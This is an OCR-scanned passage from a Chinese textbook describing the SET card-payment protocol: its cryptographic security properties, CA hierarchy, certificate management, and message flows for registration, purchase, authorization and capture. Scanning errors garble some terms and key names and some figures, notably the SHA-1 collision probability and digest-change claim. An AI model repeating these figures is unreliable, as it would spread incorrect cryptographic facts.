


图 5-4 证书管理方案的体系框架

6. SET 证书管理及处理流程

（1）SET 协议分析

① SET 协议安全性分析

为了满足在 Internet 和其他网络上信用卡安全支付的要求，SET 协议主要是通过使用密码技术和数字证书方式来保证信息的机密性和安全性，它实现了电子交易的机密性、数据完整性、身份的合法性和不可否认性。

机密性（Confidentislity）

SET 支付环境中信息的机密性是通过使用混合加密算法（即公钥加密算法和对称加密算法相结合）来加密支付信息而获得的。一般的做法是，用公钥加密算法来加密包含一个短密钥的真实信息，该短密钥是通过公钥——私钥密钥对秘密发布的。SET 中采用的公钥加密算法是 RSA 的公钥密码体制，私钥加密算法采用的是 DES 数据加密标准，

消息首先以 56 位 DES 密钥加密，然后装入使用 1024 位 RSA 公钥加密的数字信封在通信双方传输。56 位 DES 密钥是使用消息接收者的公钥加密后附在加密的消息中的。消息接收者很容易用自己的私钥解密来提取出加密的 DES 密钥，然后使用 DES 密钥完成消息块的解密过程。这种混合加密技术在 SET 中被形象地称为数字信封（Digital Envelope），RSA 加密相当于用信封密封。

数据完整性（Data Integrity）

SET 协议使用数字签名来保证数据的完整性。SET 使用安全 Hash 算法（Secure Hash Algorithrn，SHA-1）的 RSA 数字签名，SHA-1 对于任意长度的消息都生成一个 160 位的消息摘要。如果消息中有一位发生变化，那么消息摘要中会大约有 10 位数据发生变化，两个不同消息的摘要完全相同的概率是 l0%～48%。Hash 函数的单向性也使得从消息摘要得出消息原文在计算上是不可行的，消息摘要的这些特征事实上可以消除修改消息一消息摘要对而不被发现的可能性。

SET 协议中还使用双重签名来保证信息的完整性。双重签名的目的是连接两个不同接收方的两条信息，如发送给商家的订购信息 OI 和发送给银行的支付信息 PI。其中，商家不可以知道客户的信息卡信息，银行不需要知道客户的订购信息细节。用户用一个签名操作来数字签名两个信息，实现一个双重签名。一个双重签名是通过计算两个消息摘要产生的，并将两个摘要连接在一起形成一个总摘要，用户的私有签名密钥加密摘要。每个消息的接收者取出自己能够看到的消息，重新生成消息摘要来验证消息。

身份验证（Verification of Identity）

SET 使用基于 X.509 的 PKI，通过数字证书和 RSA 来达到对持卡人账户、商家、支付网关以及银行的认证。SET 是一个基于可信的第三方认证中心的方案，CA 在 SET 中扮演了很重要的角色，证书是核心。SET 标准提供了通过认证中心对证书加以认证的简单方法来确保进行电子交易的各方能够互相信任。在 SET 协议中，有持卡人证书、特约商店证书、支付网关证书、收单银行证书和发单银行证书。

在 SET 中，每个用户（A）至少要有两对密钥：一对签名密钥 Spv（A）、Spb（A）和一对加密密钥 Epv（A）、Epb（A），每对密钥都有相应的数字证书 CertS（A）和 CertE（A）。签名密钥由用户自己保管，加密密钥对要由 CA 进行托管。

不可否认性（Non-repudiation of Disputed charges）

SET 协议中数字证书的发布过程也包含了商家和客户在交易中存在的信息。因此，如果客户用 SET 发出了一个商品的订单，在收到货物后，他不能否认发出这个订单，同样，商家以后也不能否认收到过这个订单。

② SET 协议性能分析

可以看出，SET 使用了各种密码技术，构建了完善的认证体系，定义了完备的电子交易流程。它较好地解决了电子交易各方之间的、复杂的信任关系和安全连接，确保了电子交易所要求的保密性、数据完整性、身份认证性和不可否认性等安全需求。

SET 是专为网上卡支付而建立的协议，为电子支付提供了足够的安全性，它具有许多优点：

- SET 对商家提供了保护自己的手段，使商家免受欺诈的困扰，并使商家的运营成本降低；
- 对消费者而言，SET 保证了商家的合法性，并且用户的信用卡号不会被窃取，SET 替消费者保护了更多的秘密使其在线购物更加轻松放心；
- SET 帮助银行和发卡机构将业务扩展到 Internet 这个广阔的空间中，使得信用卡网上支付具有更低的欺诈概率，因此比其他支付方式具有更大的竞争力；
- SET 对于参与交易的各方定义了互操作接口，一个系统可以由不同厂商的产品构筑。

与此同时，SET 协议庞大而又复杂，在一个典型的 SET 交易过程中，需验证数字证书 9 次，验证数字签名 6 次，传送证书 7 次，进行 5 次签名，4 次对称加密和 4 次非对称加密。SET 涉及的实体较多，客户、商家和银行都需要改造系统才能实现互操作，使用相当麻烦。由于 SET 要求在银行网络、商家服务器、顾客 PC 上安装相应软件，并向各方发放证书，其使用费用非常昂贵。另外 SET 交易模式只能用于 B2C（Business to Consumer，企业与消费者之间的电子商务）模式，不能用于 B2B（Business to Business，企业间的电子商务）模式，而且它在 B2C 模式中也十分受限，只能应用于一些受约束的卡支付业务。

因此，虽然 SET 在电子支付中得到了广泛的应用，受到电子商务推动者的高度重视，但它也有下面一些局限：

- SET 报文消息太复杂。SET 定义了支付过程的报文消息及数据，由于其规范的目标是全球使用，考虑的因素很多主要是美国的支付方式，而对其他国家来讲报文消息显得过于复杂，造成 SET 应用软件设计复杂，价格高，影响了 SET 的普及。
- SET 涉及的实体较多。要实现 SET 支付，客户、商家、支付网关必须同时支持 SET，因而各方建设和协调的困难造成互操作性差。
- SET 没有解决交易中证据的生成和保留。SET 协议仅解决了支付信息的认证。交易后，顾客（商家）处理争议时，缺乏有效说明来划分责任，无法满足电子商务协议的公平性原则。
- SET 协议中没有对交易过程作状态描述，这可能使顾客或商家对交易的状态难以把握。

（2）SET 协议的证书管理

① 证书管理结构

SET 的证书管理结构包括 9 个部分，是根据进行 CA 验证和 SET 证书管理的需要来定义的层次结构。

RCA（Root Certificate Authority，根 CA）

采用非常严格的物理方式来控制，保持其非在线状态，RCA 极少被访问来发行新的品牌 CA 和一个新的根证书 RC。

BCA（Brand CA，品牌 CA）

可以允许一定程度的自治，BCA 操作采用严格的物理方式控制，BCA 向其层次下的实体发放证书。

GCA（Geo-Political CA，地域政策 CA）

GCA 允许该品牌在一个地理区域或一个政策范围内，执行证书管理的职责，GCA 负责为可能泄密的证书产生、保持、分发证书撤消列表 CRL。

CCA（Card holder CA，持卡人 CA）

CCA 用于为持卡人分发持卡人证书，可通过 Web 或 E-mail 方式接受证书请求，CCA 与发卡行保持联系，以便验证持卡人账户。

MCA（Merchant CA，商家 CA）

MCA 负责给商家分发证书，此前，收单行验证和批准其特约商家的证书请求。

PCA（Payment Gateway CA，支付网关 CA）

PCA 由一个支付卡品牌、收单行或另一个团体来操作。

Card holder（持卡人）

从 CCA 申请和接收证书。

Merchant（商家）

从 MCA 申请和接收证书。

Payment Gateway（支付网关）

从 PCA 申请和接收证书。

图 5-5 描述了证书管理结构。




图 5-5　证书管理结构

② 证书管理功能

CA 为其证书管理层次下的实体提供三个基本服务，即证书发行、更新和撤消。

证书发行（Certificate Issuance）

SET 定义有三种方式：Web 方式（交互式）、E-mail 方式和离线（非交互式）方式。

因为交互式具有灵活方便等优点，故首选 Web 方式，如持卡人通过 Web 申请 CCA，需经历三个阶段：

① 持卡人申请证书的请求/应答过程。通过消息变量 Card lnit Reg 和 Card list Res 来唤醒 SET 应用，并分发根的签名证书，此过程中包含采用 Web 所需的 MIME 信息。

② 持卡人申请登记表的请求/应答过程，通过消息变量 Reg Form Reg 和 Reg Form Res 来传递登记表。

③ 证书请求和生成过程。通过 Cert Reg 和 Cert Res 来颁发证书。

通过三对消息的交换。申请者可将私人信息和账号传递给 CA，而 CA 通过确认身份，（与发卡行协作）后颁发证书。

证书更新（Certificate Renewal）

出于安全考虑，密钥都有一定的使用期，因此所有的证书都需要定期更新，在每份证书中都说明了失效期，具体的更新周期，由 CA 制定的策略来决定。根证书被更新后，只是失去了发证功能，但仍存在于信任链中，直到它颁发的所有证书都失效后，RCA 才失效。证书更新过程与证书颁发过程相同。

证书撤消（Certificate Revocation）

证书撤消是整个证书管理机制中最有效的安全保障手段，它能够及时避免证书面临危险时对 SET 交易的影响，有多种原因需要对证书进行撤消，如怀疑私钥泄漏、证书标识信息被改变、以及中止使用等，它在一定程度上体现和延续了现今的信用卡管理体系，使证书达到或超过信用卡的安全程度，充分保障了网上的正常交易。

CRL（Certificate Revocation List，证书废除列表）是由 X. 509 协议定义的一种用于公布和分发含有被废除证书的列表的机制。每个 CA（除 MCA 和 CCA 外）都维护着一个自己的 CRL，用于公布被废除的由它所生成和签定的证书名单。BCL（Brand CRL Identifier）是指针对某个信用卡品牌的所有目前使用的 CRL，是由 SET 协议定义的，并由 BCA（Brand Certificate Authority）来维护。每当一份证书被废除，CA 就会发布新的 CRL，而相应的 BCL 也会被更新。SET 协议运用 CRL 和 BCL，可以有效地避免交易过程中欺诈行为所带来的危害，它赋予了证书管理更为有力和更具效率的可操作性。在证书废除的复杂机制中，支付网关担当着至关重要的角色。这是因为 SET 交易中支付网关是传递支付信息的枢纽，它将由持卡人传来的支付自动递交给支付银行的主机，并把交易结果反馈回商家。SET 协议针对参与交易的不同对象，制定了具体的证书废除过程。

- 持卡人证书的废除

SET 1.0 版本没有持卡人证书的废除功能。证书的废除功能是通过信用卡黑名单来

实现。

- 商家证书的废除

SET 1.0 版本也没有商家证书的废除功能。当一个商家终止与指定的支付网关的联系时，该支付网关就有能力拒绝所有来自此商家的支付请求。

- 支付网关证书的废除

一旦支付网关的证书遭到恶意攻击，可能处于危险时，就必须及时废除，并重新申请证书。

- CA 证书的废除

对于 CA 来说，受到有效攻击的可能性极低，但无论如何，一旦有成功的攻击出现，CA 的旧证书就必须被废除。

由于 SET 交易的关键是密钥的加、解密过程，而证书又是密钥的载体，因此，从某种意义上说，证书管理也就近乎于密钥管理。通过证书管理的填密策略和行之有效的手段，SET 协议将在开放的网络上进行信用交易的幻想变了现实。证书管理涵盖了 SET 交易的全过程，成了 SET 协议的灵魂。

证书链确认

- 验证证书链

上面描述了 SET 证书的层次关系，其中每一层都由其上层产生，证书就是通过这样的信任层次来验证的，每个证书对应于发行该证书的实体的签名证书，通过直到 RCA 的信任层次来验证证书，证书有效性的验证路径称为“签名链”。

证书链的确认要求保证：路径中每个证书到根证书是有效的，并且每个证书要正确对应发行该证书的 CA，SET 证书链验证方法是按照“Section 12.4.3 of Amendment 1 to X.509”的处理要求进行的，SET 对证书链的验证是对 X. 509 标准的扩充。

因此，由证书管理的层次关系而映射形成的证书信任链决定了验证证书合法性的途径，每份证书都与其颁发者的签名证书相联系，在交易双方的通信过程中，认证系统会将对方的证书沿着信任链逐级追溯到 RCA，而所有 SET 软件都知道 RCA 的公开签名密钥，从而确认该证书的合法性。

- 证书中的日期

证书到期日期的验证是签名链验证过程的一个组成部分，对于一个最终实体证书的验证，要求所有信任链都是有效的，并且链中所有证书没有一个是超期的。为了对证书链中所有证书进行日期验证，有以下处理要求：

所有 SET 软件验证证书日期，都作为签名链验证处理的一部分。

SET 软件提供一个机制来防止使用超期证书。

证书的使用期限应当限制在该证书的有效时间范围之内，并且在发行 CA 的签名证书的私用密钥使用的有效时间之内。

- 指纹

指纹是对证书、CRL、BCL 计算的 Hash 值，一个最终实体在发出的消息中包含指纹，作为一种识别自己所保存的证书、CRL 等内容的简洁方法。

消息接收者发现消息中包含指纹，可以检查指纹，并在下行消息中（一般是响应消息中）插入发送者没有但是交易中需要的任何证书、CRL 或 BCL。

（3）SET 处理流程

SET 协议的工作流程：可从一个完整的购物处理流程来看，如图 5-6 所示。




图 5-6 SET 协议的处理流程

① 持卡人注册（Cardholder Registration）

持卡人在向商家购物之前必须在 CA 注册，为了向 CA 发送 SET 消息，持卡人必须拥有 CA 的公钥，这由 CA 的密钥交换证书提供。

- 持卡人软件请求 CA 的密钥交换公钥证书。

CA 接受初始化请求：

- 产生响应消息及响应消息的消息摘要并用其签名私钥加密来生成数字签名；
- 将响应消息连同密钥交换证书和签名证书发送给持卡人。

持卡人的软件收到初始化响应消息：

校验两个证书（遍历信任链）；

- 验证 CA 签名（用 CA 的签名公钥解密其数字签名并将结果与新产生的响应消息的 Hash 值比较）；
- 持卡人输入账号；
- 持卡人的软件产生注册表请求信息；
- 产生 Deskeyl（随机对称密钥）来加密请求信息；
- 用 CA 的密钥交换公钥加密 Deskeyl 和持卡人的账号得到数字信封；
- 把（加密的注册表请求消息＋数字信封）发给 CA。

CA 收到后：

- 用其私有交换密钥解密持卡人账号及 Deskeyl，然后用 Deskeyl 解密注册表请求；
- 确定适当的注册表，产生注册表的消息摘要，并用其私有签名密钥生成其数字签名；
- 将数字签名后的注册表和 CA 的签名公钥证书发送给持卡人。

持卡人的软件收到注册表后：

- 验证 CA 签名公钥证书；
- 验证 CA 的签名，即用 CA 的签名公钥来解密 CA 的签名并将结果与新生成的注册表的 Hash 值比较；
- 产生一对公开/私有签名密钥；
- 持卡人填写注册表；
- 持卡人的软件产生证书请求，包括填入注册表的信息；
- 持卡人的软件将证书请求、持卡人的签名公钥及新产生 Deskey2 一起组成“信息”，然后生成证书请求的消息摘要并用持卡人的签名私钥加密来创建数字签名；
- 持卡人的软件产生 Deskey3 加密“信息”；这个密钥连同持卡人账户信息一起用 CA 的密钥交换公钥加密生成数字信封；
- 持卡人软件把（加密的证书请求信息＋数字信封）传送给 CA。

CA 收到后：

- 用其私有交换密钥解密 Deakey3，用 Deskey3 解密证书请求；
- 验证持卡人签名，即用持卡人签名公钥解密持卡人签名并将结果与新产生的证书请求的 Hash 值进行比较；
- 用持卡人账户信息和注册表格上的信息校验其与证书请求信息是否一致；
- 一旦通过校验，CA 创建持卡人证书并用其私有签名密钥签署证书；
- CA 用来自持卡人请求信息中的 Deskey2 加密证书，并产生证书响应消息，然后生成响应消息摘要，并用其私有签名密钥加密来创建数字签名；
- CA 把证书响应消息连同 CA 的签名公钥证书传送给持卡人。

持卡人软件收到后：

- 使用保存的 Deskey2 解密证书响应消息；
- 通过信任链校验证书；
- 验证 CA 签名，即用 CA 的签名公钥来解密 CA 签名并把结果和最新产生的证书响应的 Hash 值相比较；
- 将其证书及来自证书响应的信息储存起来以备将来的应用。

② 商家注册（Merchant Registration）

- 商家软件请求 CA 的密钥交换证书和注册表。

CA 收到请求后：

- 识别商家金融机构，选择合适的注册表并数字签名；
- 将数字签名后注册表连同密钥交换证书和签名证书发给商家。

商家软件收到后：

- 验证 CA 的两个证书；
- 验证 CA 的数字签名；
- 产生各一对密钥交换密钥对和签名密钥对；
- 商家在注册表中填写商家名称、地址及商家 ID（收单行中的唯一标识）；
- 商家软件产生证书请求；
- 商家软件将证书请求和两个公钥组成“消息”，并数字签名“消息”；
- 产生 Deskey4（随机对称密钥），用 Deskey4 加密签名后消息，用 CA 的密钥交换公钥加密 Deskey4 和商家的 ID 形成数字信封，再将所有信息向 CA 发出。

CA 收到后：

- 用密钥交换私钥解开数字信封的 Deskey4 和商家的 ID，用 Deskey5 解密（10）中的加密消息得到注册表请求；
- 根据商家的数字签名验证注册表请求，如果签名有效，消息处理继续，否则，返回商家提示消息响应；
- 使用商家账户信息验证注册表请求；
- 注意：SET 协议中没有定义 CA 和收单行如何交换信息验证注册表内的信息；
- 如果注册表信息有效，CA 产生一个证书响应，并数字签名；
- 将（证书响应＋商家的两个公钥＋CA 的签名公钥）发给商家。

商家收到后：

- 验证证书；
- 验证 CA 的数字签名；
- 保存证书至安全地方。

③ 购买请求（Purchese Request）

- 持卡人到商家的网站浏览、挑选、订购后请求支付网关的密钥交换证书；
- 商家收到请求后，为该消息制定 Numl（唯一识别号）并用商家签名私钥数字签名，然后将（签名后 Numl1＋商家签名证书＋支付网关的密钥交换证书）发给持卡人。

持卡人收到后：

- 验证商家和支付网关证书，并保存证书；
- 产生订购信息 OI 和支付指令 PI，将 Numl 插入 OI 和 PI 中；
- 生成 OI 和 PI 的双重签名，即对（OI 的消息摘要＋PI 的消息摘要）计算 Hash 值，再对 Hash 值用持卡人的签名私钥加密；
- 产生 Deskey6（随机对称密钥）；

- 用 Deskey6 加密 PI 的双重签名等得到加密的支付信息；用 Deskey6 加密持卡人账号；用支付网关的密钥交换公钥加密 Deskey6 形成支付信封；
- 将 OI 的双重签名、支付信封、加密的支付信息、PI 的消息摘要、持卡人密钥交换证书一起发送给商家。

商家收到后：

- 验证持卡人证书；
- 验证双重签名，即用持卡人的密钥交换公钥解密 OI 的双重签名，计算 OI 的消息摘要，再对 OI 的消息摘要和 PI 的消息摘要计算 Hash 值，再与解密后的比较；
- 商家将 PI 送支付网关；
- 生成购物响应消息并数字签名；
- 将购物响应和商家密钥交换证书发送给持卡人。

持卡人收到购物响应后：

- 验证商家证书；
- 验证购物响应中的商家签名；
- 持卡人保存购物响应。

④ 支付授权（Payment Authorization）

- 商家软件产生并数字签署一个授权，其中包含授权的金额、Numl；
- 产生 Deskey7 加密授权请求并用支付网关的密钥交换公钥生成网关信封；
- 商家将（加密后的授权请求＋（PI＋双重签名））和（网关信封＋持卡人签名证书＋（商家的密钥交换证书和签名证书））传给支付网关。（注意：SET 协议中还包括一个销售交易，允许商家在一个消息中同时进行交易授权和支付请求）。

支付网关收到授权请求后：

- 解密网关信封的 Deskey7；用 Deskey7 解密请求信息；
- 验证商家证书；
- 验证商家签名；
- 支付网关解密 PI 的数字信封得到 Deskey6 和账户信息；用 Deskey6 解密得到 PI；
- 验证持卡人证书；
- 验证 PI 双重签名，即用持卡人签名公钥解密双重签名，计算 PI 的消息摘要，与包含在 PI 中 OI 摘要一起计算 Hash 值，与解密后的双重签名对比；
- 验证 Numl 和 PI 中的识别号；
- 将授权请求通过银行网络发向发卡行；
- 生成并数字签名授权响应消息；
- 产生 Deskey8 加密授权响应；用商家的密钥交换公钥加密 Deskey8 得到商家信封；
- 产生 Deskey9 加密请款标记，用支付网关的密钥交换公钥加密 Deskey9 生成网关信封；

- 将（(加密后授权响应和商家信封）＋（加密后请款标记和网关信封）+支付网关签名证书）一起发送商家。

商家收到后：

- 验证支付网关证书；
- 用商家的密钥交换私钥解开数字信封得到 Deskey8，用 Deskey8 解密授权响应；
- 验证支付网关对授权响应的数字签名；
- 保存授权响应、加密后的扣款令牌和请款标志，用于以后扣款处理。至此，商家完成持卡人的购物处理。

⑤ 支付请款（Payment Capture）

- 商家产生并数字签名一个请款请求（Capture Request)；
- 产生 Deskeyl0 加密扣款诸求，用支付网关密钥交换公钥加密 Deskeyl0 生成支付信封；
- 将（(加密后扣款请求和支付信封）＋（加密后扣款令牌和网关信封））发向支付网关。

支付网关收到扣款请求后：

- 用支付网关密钥交换私钥解密支付信封得到 Deskeyl0；用 Deskeyl0 解密扣款请求；
- 验证扣款请求的商家签名；
- 用支付网关密钥交换私钥解密 Deskey9，再用 Deskey9 解密请款标记；
- 比较扣款请求和请款标记；
- 将扣款请求通过银行网络发送到发卡行；
- 生成并数字签名扣款响应消息；
- 产生 Deskeyll 加密扣款响应；用商家的密钥交换公钥加密 Deskeyll 生成商家信封；
- 将（(加密扣款响应和商家信封）＋网关的签名证书）一起传给商家。

商家收到支付网关传来的扣款响应后：

- 用商家私钥解密 Deskeyll，用 Deksyll 解密扣款响应；
- 验证网关证书；
- 验证支付网关的签名；
- 商家保存扣款响应，用于与收单行得到的付款进行对账。

5.2.3.2 SSL 协议

1. SSL 协议概述

